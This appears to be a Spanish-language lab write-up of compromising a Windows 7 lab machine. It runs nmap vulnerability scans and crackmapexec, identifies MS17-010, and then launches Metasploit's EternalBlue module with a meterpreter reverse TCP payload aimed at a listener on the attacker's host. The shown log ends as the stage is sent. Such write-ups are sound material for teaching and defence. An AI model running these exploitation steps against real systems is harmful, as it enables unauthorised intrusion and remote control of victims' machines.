


```
┌──(kali㉿kali)-[~/Desktop/machines/Ethernal]
└─$ sudo nmap -sV --script vuln -p135,139,445,49152,49153,49154,49155,49156,49157 -v --min-rate 6000 192.168.3.136 -oA scaneo02
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-14 17:29 EDT
NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:29
Completed NSE at 17:29, 10.04s elapsed
Initiating NSE at 17:29
Completed NSE at 17:29, 0.00s elapsed
Initiating ARP Ping Scan at 17:29
Scanning 192.168.3.136 [1 port]
Completed ARP Ping Scan at 17:29, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:29
Completed Parallel DNS resolution of 1 host. at 17:29, 0.01s elapsed
Initiating SYN Stealth Scan at 17:29
Scanning 192.168.3.136 [9 ports]
Discovered open port 135/tcp on 192.168.3.136
Discovered open port 139/tcp on 192.168.3.136
Discovered open port 445/tcp on 192.168.3.136
Discovered open port 49153/tcp on 192.168.3.136
Discovered open port 49152/tcp on 192.168.3.136
Discovered open port 49155/tcp on 192.168.3.136
Discovered open port 49154/tcp on 192.168.3.136
Discovered open port 49157/tcp on 192.168.3.136
Discovered open port 49156/tcp on 192.168.3.136
Completed SYN Stealth Scan at 17:29, 0.03s elapsed (9 total ports)
Initiating Service scan at 17:29
Scanning 9 services on 192.168.3.136
Service scan Timing: About 44.44% done; ETC: 17:31 (0:01:06 remaining)
Completed Service scan at 17:30, 58.65s elapsed (9 services on 1 host)
```



```
┌──(kali㉿kali)-[~/Desktop/machines/Ethernal]
└─$ xsltproc scaneo02.xml -o scaneo02.hmtl
```

- Salida de los resultados de los scripts, ingresando al archivo html creado



192.168.3.136

Address

- 192.168.3.136 (ipv4)
- 00:0C:29:BC:07:75 - VMware (mac)

Ports


Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp	open	microsoft-ds	syn-ack	Microsoft Windows 7 - 10 microsoft-ds		workgroup: WORKGROUP
49152	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49153	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49154	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49155	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49156	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49157	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		

Host Script Output

Script Name	Output
smb-vuln-ms10-054	false
smb-vuln-ms10-061	NT_STATUS_OBJECT_NAME_NOT_FOUND
smb-vuln-ms17-010	see below

```
  VULNERABLE:
  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs:  CVE:CVE-2017-0143
    Risk factor: HIGH
      A critical remote code execution vulnerability exists in Microsoft SMBv1
       servers (ms17-010).

    Disclosure date: 2017-03-14
    References:
      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

- Crackmapexec
- Detección de un OS x 64 bits y el Service Pack 1



```
┌──(kali㉿kali)-[~/Desktop/machines/Ethernal]
└─$ crackmapexec smb 192.168.3.136
SMB         192.168.3.136   445    WIN-845Q99004PP  [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP) (domain:WIN-845Q99004PP) (signing:False)
(SMBv1:True)
```

DESCRIPCIÓN -MS17-010 (vulnerabilidad encontrada):

El sistema remoto de Windows se ve afectado por ciertas vulnerabilidades críticas:

- Se han identificado varias vulnerabilidades de ejecución remota de código en Microsoft Server Message Block 1.0 (SMBv1) debido a la gestión inapropiada de ciertas solicitudes. Un atacante remoto no autenticado podría aprovechar estas vulnerabilidades mediante el uso de paquetes diseñados específicamente para ejecutar código malicioso (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148).


- Además, existe una vulnerabilidad de divulgación de información en Microsoft Server Message Block 1.0 (SMBv1) causada por un manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado podría explotar esta debilidad utilizando paquetes especialmente diseñados para revelar información confidencial (CVE-2017-0147).

Estas vulnerabilidades forman parte de un conjunto más amplio de problemas de seguridad, conocidos como EternalBlue, EternalChampion, EternalRomance y EternalSynergy, que fueron divulgados por un grupo denominado Shadow Brokers el 14/04/2017. Estos problemas de seguridad se utilizaron en ataques cibernéticos notorios, como WannaCry/WannaCrypt (un programa ransomware que explota EternalBlue) y EternalRocks (un gusano que aprovecha siete vulnerabilidades de Equation Group). También, Petya, otro programa ransomware, utiliza inicialmente CVE-2017-0199 (una vulnerabilidad en Microsoft Office) y se propaga a través de EternalBlue.


Output plugin: -Hosts: 192.168.3.136 -Port: (445/tcp/cifs)

Puerto	Vulnerabilidad
445	ms17-010

- Análisis de la versión “smb” y verificación del Windows SP



```
msf6 > search smb version

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_code_exec_classloader     2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   1   exploit/linux/misc/cisco_rv340_sslvpn               2022-02-02       good       Yes    Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
   2   exploit/windows/smb/ms08_067_netapi                 2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruptio
n
   3   exploit/windows/browser/ms10_022_ie_vbscript_winhlp32  2010-02-26    great      No     MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBox Code E
xecution
   4   exploit/windows/fileformat/ms14_060_sandworm        2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   5   auxiliary/dos/windows/smb/rras_vls_null_deref       2006-06-14       normal     No     Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference
   6   auxiliary/dos/windows/smb/ms11_019_electbowser                       normal     No     Microsoft Windows Browser Pool DoS
   7   exploit/windows/smb/smb_rras_erraticgopher          2017-06-13       average    Yes    Microsoft Windows RRAS Service MIBEntryGet Overflow
   8   auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow             normal     No     Microsoft Windows SRV.SYS SrvSmbQueryFsInformation Pool Overflo
w DoS
   9   auxiliary/scanner/smb/smb_version                                    normal     No     SMB Version Detection
   10  exploit/linux/samba/chain_reply                     2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   11  exploit/multi/ids/snort_dce_rpc                     2007-02-19       good       No     Snort 2 DCE/RPC Preprocessor Buffer Overflow
   12  exploit/windows/browser/java_ws_arginject_altjvm    2010-04-09       excellent  No     Sun Java Web Start Plugin Command Line Argument Injection
   13  exploit/windows/smb/timbuktu_plughntcommand_bof     2009-06-25       great      No     Timbuktu PlughNTCommand Named Pipe Buffer Overflow
   14  exploit/windows/fileformat/ursoft_w32dasm           2005-01-24       good       No     URSoft W32Dasm Disassembler Function Buffer Overflow
   15  exploit/windows/fileformat/vlc_smb_uri              2009-06-24       great      No     VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow


Interact with a module by name or index. For example info 15, use 15 or use exploit/windows/fileformat/vlc_smb_uri

msf6 > use 9
```



```
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.3.136
rhost ⇒ 192.168.3.136
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.3.136:445     - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:1d 4h 21m 40s) (guid:{018a3a06-f4a9-41ad-b930-dd
50faea3a16}) (authentication domain:WIN-845Q99OO4PP)Windows 7 Ultimate SP1 (build:7601) (name:WIN-845Q99OO4PP)
[+] 192.168.3.136:445     -   Host is running SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:1d 4h 21m 40s) (guid:{018a3a06
-f4a9-41ad-b930-dd50faea3a16}) (authentication domain:WIN-845Q99OO4PP)Windows 7 Ultimate SP1 (build:7601) (name:WIN-845Q99OO4PP)
[*] 192.168.3.136:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


3. Explotación

Proceso manual/ automatizado.

Automatizado


Ejecución del exploit con Metasploit:

- Búsqueda del exploit correcto mediante la vulnerabilidad encontrada




```
└─$ searchsploit ms17-010
--------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                     |  Path
--------------------------------------------------------------------------------------------------- ---------------------------------
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasplo | windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)                      | windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)                   | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)         | windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)      | windows_x86-64/remote/41987.py
--------------------------------------------------------------------------------------------------- ---------------------------------
```

- Búsqueda en Metasploit:




```
Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Exe
cution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command
Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

- En el Mestasploit usamos el tercer modulo con el comando “use 3”
- Colocamos el host remoto con “set rhost 192.168.3.136”
- Y verificamos si la maquina es explotable corriendo el módulo con “run” o ”exploit”




```
msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                 Required  Description
   ----         ---------------                                 --------  -----------
   CHECK_ARCH   true                                            no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                            no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                           no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/  yes       List of named pipes to check
                named_pipes.txt
   RHOSTS                                                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                                                          -metasploit.html
   RPORT        445                                             yes       The SMB service port (TCP)
   SMBDomain    .                                               no        The Windows domain to use for authentication
   SMBPass                                                      no        The password for the specified username
   SMBUser                                                      no        The username to authenticate as
   THREADS      1                                               yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.3.136
rhost ⇒ 192.168.3.136
```




```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.3.136:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.3.136:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- Buscamos nuevamente el módulo con el cual haremos la explotación y elegimos el módulo 0




```
msf6 auxiliary(scanner/smb/smb_ms17_010) > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Exe
cution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command
Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 auxiliary(scanner/smb/smb_ms17_010) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Emb
                                             edded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard
                                              7 target machines.
```

- Colocamos el remote host con “set rhost 192.168.3.136 y corremos el exploit con “run” o “exploit”




```
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard
                                              7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.3.129    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.3.136
rhost ⇒ 192.168.3.136
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.3.129:4444
[*] 192.168.3.136:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.3.136:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.3.136:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.3.136:445 - The target is vulnerable.
[*] 192.168.3.136:445 - Connecting to target for exploitation.
[+] 192.168.3.136:445 - Connection established for exploitation.
[+] 192.168.3.136:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.3.136:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.3.136:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.3.136:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.3.136:445 - 0×00000020  50 61 63 6b 20 31                                Pack 1
```

- Ingreso a la maquina exitoso



```
[*] Sending stage (200774 bytes) to 192.168.3.136
